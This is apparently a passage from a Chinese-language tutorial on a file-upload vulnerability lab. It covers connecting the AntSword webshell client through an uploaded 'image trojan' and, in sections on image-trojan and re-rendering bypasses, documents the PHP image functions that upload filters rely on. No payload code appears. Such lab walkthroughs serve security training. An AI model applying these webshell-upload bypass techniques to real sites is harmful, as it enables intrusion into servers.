
因为蚁剑连接的时候需要一个稳定的环境,所以接下来去访问我们的图片马地址,依旧不断的访问


这个时候攻击就成功了
十五、图片马绕过
补充知识点
- getimagesize()函数
- getimagesize() 函数⽤于获取图像⽂件的⼤⼩信息,包括图像的宽度、⾼度、类型等。 函数原型: array getimagesize(string $filename, array &$imageinfo = null)
- 参数
- $filename:图像⽂件的路径或 URL
- $imageinfo(可选):⽤于存储图像的额外信息,例如 MIME 类型
- 返回值(返回⼀个数组,包含以下元素)
- [0]:图像宽度(像素)
- [1]:图像⾼度(像素)
- [2]:图像类型(如 1 表示 GIF,2 表示 JPEG,3 表示 PNG 等)
- [3]:HTML 的 height 和 width 属性字符串
- image_type_to_extension()
- image_type_to_extension() 函数⽤于根据指定的图像类型返回对应的⽂件后缀名。 函 数 原 型 : string image_type_to_extension(int $imagetype, bool $include_dot = TRUE)
- 参数
- $imagetype:图像类型,通常是 IMAGETYPE_XXX 系列常量之⼀,例如 IMAGETYPE_PNG、IMAGETYPE_JPEG 等。
- $include_dot:是否在后缀名前加⼀个点(.)。默认值为 TRUE
- 返回值
- 该函数返回与指定图像类型对应的⽂件后缀名。如果失败,则返回 false
- exif_imagetype()函数
- exif_imagetype() 函数⽤于检测图像⽂件的类型。它通过读取图像⽂件的头部信息来确定⽂件的格式,⽽ 不是依赖于⽂件扩展名。 函数原型: int exif_imagetype(string $filename): int|false
- 参数: $filename为要检测的图像⽂件的路径。
- 返回值:返回⼀个整数,表示图像⽂件的类型。返回值是以下常量之⼀。如果⽂件不是图像⽂件,或者⽂件 不存在,函数返回 false
- IMAGETYPE_GIF:GIF 图像
- IMAGETYPE_JPEG:JPEG 图像
- IMAGETYPE_PNG:PNG 图像
- IMAGETYPE_SWF:SWF 图像
- IMAGETYPE_PSD:PSD 图像
- IMAGETYPE_BMP:BMP 图像
- IMAGETYPE_TIFF_II:TIFF 图像(Intel字节顺序)
- IMAGETYPE_TIFF_MM:TIFF 图像(Motorola字节顺序)
- IMAGETYPE_JPC:JPEG2000 图像
- IMAGETYPE_JP2:JPEG2000 图像
- IMAGETYPE_JPX:JPEG2000 图像
- IMAGETYPE_JB2:JB2 图像
- IMAGETYPE_SWC:SWC 图像
- IMAGETYPE_IFF:IFF 图像
- IMAGETYPE_WBMP:WBMP 图像
- IMAGETYPE_XBM:XBM 图像 知识
- IMAGETYPE_ICO:ICO 图像
靶场
十六、二次渲染绕过
知识补充
- basename()函数
- basename() 函数⽤于获取路径中的⽂件名部分。 函数原型: string basename(string $path, string $suffix = “”)
- 参数
- $path:必需参数,表示⽂件路径。
- $suffix :可选参数,如果⽂件名以指定的后缀结尾,该后缀会被移除。
- 返回值:返回路径中的⽂件名部分,不包括路径的⽬录部分。
- imagecreatefromjpeg()函数
- imagecreatefromjpeg() 函数⽤于从 JPEG 图像⽂件或 URL 创建⼀个新的图像资源


- 简单讲:将⼀张图⽚进⾏复制,但是会修改其中的⼀些字节。但是图像的显示内容不发⽣变化
- 根据图⽚创建图⽚就是⼆次渲染
- 函数原型: resource imagecreatefromjpeg(string $filename): resource|false
- 参数: $filename:必需参数,表示 JPEG 图像⽂件的路径或 URL。
- 返回值
- 成功时返回⼀个图像资源( resource),可以⽤于进⼀步的图像处理。
- 如果失败(例如⽂件不存在或不是有效的 JPEG 图像),返回 false
- unlink()函数
- unlink() 函数⽤于删除指定的⽂件。 函数原型: bool unlink(string $filename, resource $context = null): bool
- 参数
- $filename:必需参数,表示要删除的⽂件路径
- $context:可选参数,⽤于指定⽂件上下⽂(通常⽤于流操作,如通过 HTTP 删除远程⽂件)
- 返回值:如果⽂件删除成功,返回 true;如果失败,返回 false
- strval()函数
- strval() 函数⽤于将⼀个变量转换为字符串类型。 函数原型: string strval(mixed $value): string
- 参数 $value:必需参数,表示要转换为字符串的变量。可以是任何类型(如整数、浮点数、布尔值、数 组、对象等)
- 返回值:返回⼀个字符串
- imagejpeg()函数
- imagejpeg() 函数⽤于将图像资源以 JPEG 格式输出到浏览器或保存为⽂件
- 简单讲:将图⽚转为 JPEG形式进⾏保存或显示 函数原型: bool imagejpeg(resource $image, string $filename = null, int $qualit y = null): bool
- 参数
- $image:必需。图像资源,通常由 imagecreate()、imagecreatefromjpeg() 或其他 图像创建函数返回
- $filename:可选。指定输出⽂件的路径。如果省略或为 null,图像将直接输出到浏览器
- $quality:可选。指定 JPEG 图像的质量,取值范围为 0(最差质量,⽂件最⼩)到 100(最佳 质量,⽂件最⼤)。默认值为 75
- 返回值:成功时返回 true,失败时返回 false
靶场

评论(0)
暂无评论